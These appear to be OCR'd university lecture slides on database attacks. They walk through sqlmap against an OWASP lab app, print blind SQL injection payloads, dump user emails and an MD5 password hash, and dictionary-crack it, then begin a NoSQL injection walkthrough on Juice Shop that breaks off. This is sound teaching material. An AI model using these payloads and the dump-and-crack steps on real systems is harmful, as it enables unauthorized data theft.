CS 455 – Computer Security Fundamentals

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System and Networks Security

- **Database vulnerability**
  - ~~**Simple SQL injection (Penetration Testing)**~~
    - ~~**A very silly example**~~
    - ~~**Reconnaissance**~~
      - ~~**Sqlmap**~~
    - **Hacking (use the dictionary)**
      - **TBD, in Part6**
  - **NoSQL injection (will not finish this time)**
- **Appendix: OWASP (Open Web Application Security) Juice Shop (TBD)**

Hacking (use the dictionary)

- Previously, we talked about the “sqlmap” this command.
- This command is not just a log analyzer, but also an automated SQL injection tool.
- It can connect to the SQL server by using the dumps of valuable information from the http request logs.
- It can try all the pre-built testing use cases, including all the historical technical “test reports” (no matter it is official or not). Try to find out all the vulnerabilities
- Previously, in the example, we found the MySQL is vulnerable to 2 different payloads.

```
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=tom' RLIKE (SELECT (CASE WHEN (7871=7871) THEN 0x746f6d ELSE 0x28 END))-- yYlM&passwd=asd&submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=tom' AND (SELECT 1428 FROM (SELECT(SLEEP(5)))KXiA)-- SrpN&passwd=asd&submit=Submit
---
```

Hacking (use the dictionary)

- What we can do now is to type:
  - sqlmap -r **httppost.txt –p** username –dump
  - usename is a filed in the http request file

```
[22:54:08] [INFO] fetching tables for database: 'bricks'
[22:54:08] [INFO] fetching number of tables for database 'bricks'
[22:54:08] [INFO] retrieved: 1
[22:54:08] [INFO] retrieved: users
[22:54:08] [INFO] fetching columns for table 'users' in database 'bricks'
[22:54:08] [INFO] retrieved: 8
[22:54:08] [INFO] retrieved: idusers
[22:54:08] [INFO] retrieved: name
[22:54:08] [INFO] retrieved: email
[22:54:09] [INFO] retrieved: password
[22:54:09] [INFO] retrieved: ua
[22:54:09] [INFO] retrieved: ref
[22:54:09] [INFO] retrieved: host
[22:54:09] [INFO] retrieved: lang
[22:54:09] [INFO] fetching entries for table 'users' in database 'bricks'
[22:54:09] [INFO] fetching number of entries for table 'users' in database 'bricks'
[22:54:09] [INFO] retrieved: 4
[22:54:09] [INFO] retrieved:
```

Hacking (use the dictionary)

- See? sqlmap directly grab and use the 2 vulnerabilities to perform the attack
- Now, we got user email address, username, IP address. Totally Exposed!

```
[22:54:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
 potential disruptions

[22:54:10] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--h
ex'
[22:54:10] [INFO] retrieved: tom@getmantra.com
[22:54:10] [INFO] retrieved: 8.8.8.8
[22:54:11] [INFO] retrieved: 1
[22:54:11] [INFO] retrieved: en
[22:54:11] [INFO] retrieved: tom
[22:54:11] [INFO] retrieved: tom
[22:54:11] [INFO] retrieved: Block_Browser
[22:54:11] [INFO] retrieved: http://owaspbwa/bricks/content-13/index.php
[22:54:13] [INFO] retrieved: admin@getmantra.com
[22:54:13] [INFO] retrieved: 127.0.0.1
[22:54:14] [INFO] retrieved: 0
[22:54:14] [INFO] retrieved: en
```

Hacking (use the dictionary)

```
[22:54:14] [INFO] retrieved: admin
[22:54:14] [INFO] retrieved: Brick_Browser
[22:54:15] [INFO] retrieved:
[22:54:15] [INFO] retrieved:
[22:54:15] [INFO] retrieved: harry@getmantra.com
[22:54:15] [INFO] retrieved: 127.0.0.1
[22:54:16] [INFO] retrieved: 3
[22:54:16] [INFO] retrieved: en
[22:54:16] [INFO] retrieved: harry
[22:54:16] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[22:54:17] [INFO] retrieved: Mantra
[22:54:17] [INFO] retrieved:
[22:54:17] [INFO] retrieved:
[22:54:17] [INFO] retrieved: ron@getmantra.com
[22:54:18] [INFO] retrieved: 192.168.1.1
[22:54:18] [INFO] retrieved: 2
[22:54:18] [INFO] retrieved: en
[22:54:19] [INFO] retrieved: ron
[22:54:19] [INFO] retrieved: ron
[22:54:19] [INFO] retrieved: Rain_Browser
[22:54:19] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[22:54:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

- Not interested in bringing hashes for further processing!
- Try some other dictionary? Why not? We can chose different ones!
- By default, it uses this directory
- We can use this default dictionary
- The reason we got such a kind of prompt is because, the processing of “sqlmap” command encounters the “password column”!
- See? Analyzing and the hacking are highly automated at the same time!

Hacking (use the dictionary)

- Then, the dictionary based cracking will start automatically!

```
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[22:55:06] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[22:55:10] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[22:55:10] [INFO] starting 4 processes
```

Hacking (use the dictionary)

- Here we go! This is the result! Password is found but is **hashed**!
- We can actually setup “bringing hashes for further processing”. In 2 pages earlier, there is an option there.
- But we just stop there.


```
| idusers | ua            | host        | lang | name  | ref                                          | email                |
password                                    |
+--------+--------------+-------------+------+-------+----------------------------------------------+----------------------+
-----------------------------------------+
| 1       | Block_Browser | 8.8.8.8     | en   | tom   | <blank>                                      | tom@getmantra.com    |
tom                                         |
| 0       | Brick_Browser | 127.0.0.1   | en   | admin | http://owaspbwa/bricks/content-13/index.php  | admin@getmantra.com  |
admin                                       |
| 3       | Mantra        | 127.0.0.1   | en   | harry | <blank>                                      | harry@getmantra.com  |
5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | Rain_Browser  | 192.168.1.1 | en   | ron   | <blank>                                      | ron@getmantra.com    |
ron                                         |
+--------+--------------+-------------+------+-------+----------------------------------------------+----------------------+
-----------------------------------------+

[22:55:15] [INFO] table 'bricks.users' dumped to CSV file '/loiliangyang/.sqlmap/output/192.168.0.119/dump/bricks/users.csv'
[22:55:15] [INFO] fetched data logged to text files under '/loiliangyang/.sqlmap/output/192.168.0.119'
```

NoSQL injection

- To perform the attack s in NoSQL, all we need to do is to understand the what are the WebAPI(s) you called every time?
- The attacks are not related to SQL anymore
- In this video, they use the :OWASP Juice shop" as a targeting server
  - https://www.youtube.com/watch?v=7-9yGc13rEU&t=5s
  - If you cannot find the video, you need to search the **title**.
    - **"NoSQL Injection Tutorial For Beginners"**
  - **In the following is the summary from the video**


NoSQL injection

- First thing of all, you need to have a Kali
- You need to know how to use its build-in Firefox
- Settings→ More Tools → Web Developer Tools



NoSQL injection

- This is the way to get the web developer tools



- We can type the link in the browser, in any website and click the “Network” tab
    - For example, Walmart’s website


NoSQL injection

- Under the “Network” tab, there are lots of info. there.
- For these kind of things are APIs
- Others are downloads of files, for example, Javascript
- Some are related with ad(s), others are i.e. marketing related modules

Status	Method	Domain	File	Initiator
200	GET	securepubads.g.doubleclic...	view?xai=AKAOjss4INKF1fZQ3EzVuJ/o3VOj:OTHE4wOKQvBwkY9ApL83i4PLRWbnLUMvMgf	safeframe.html line 4 > injectedS...
200	GET	tpc.googlesyndication.com	4411827143378011569	safeframe.html:4 (img)
200	GET	securepubads.g.doubleclic...	view?xai=AKAOjssIwflS_IN3GHBk02E5SI9-ACdfw_B52cWeB_6gSrxef6iVG1P2kvZh0IEJp0Qb	safeframe.html line 4 > injectedS...
200	GET	i5.walmartimages.com	BogleWeb_subset-Regular.woff2	font
200	GET	adservice.google.com	/ddm/fls/p/src=8114842;type=glass0;cat=glass0;ord=1;u18=https://www.walmart.com/;u32=	tapframe:2 (img)
302	GET	googleads.g.doubleclick.net	/pagead/viewthroughconversion/966722698/?label=zQWDCJzUvvgBEIqJ_MwD&guid=ON&s	tapframe:2 (img)
200	GET	tpc.googlesyndication.com	11269118647810382957	safeframe.html:4 (img)
200	GET	securepubads.g.doubleclic...	view?xai=AKAOjsuZvpUUi058h1a8dsAusOBe7hL5iTvMy6aSFrp0_VB0YuWPzlmiLjyrz16fGk6y	safeframe.html line 4 > injectedS...
307	GET	idsync.rlcdn.com	1000.gif?memo=CIvaGxIiCh4IARDr2wEaFlZCank4V3hFaWpCVnVHcDN4Q0UyajQQABoNCJ-	rum.js:1 (img)
200	GET	www.google.com	/pagead/1p-conversion/966722698/?label=zQWDCJzUvvgBEIqJ_MwD&guid=ON&script=0&	tapframe:2 (img)
302	GET	cm.g.doubleclick.net	pixel?google_nid=epsilon&google_cm	rum.js:1 (img)


NoSQL injection

- So, the [Nework] tab can help us knowing what are the different API calls
- What we can do now is to hit more links and we will observe more records generated in the “File” column
- For example, there is a “trash can” icon hiding in the upper left corner. Clear it by hitting this icon and hit any of the product in the “OWASP Juice Shop”




NoSQL injection

- We click this “apple juice” and if we can scroll down. Here we go, a “review”!
- You might have a quick guess that, we are going to modify the reviews even if we are not allowed to do that. (no access rights)



NoSQL injection


- We can click any of the record and see the detail




- IP address, port number, product number!? A good injection point!

NoSQL injection


- Obviously, if you click some other products (in some other icons), the product number will change
- If we click some other comments, say, Banana juice, there will be reviews on the bottom





NoSQL injection

- There is a review there. It has an email field.
- asd2 seems like a user account in this website

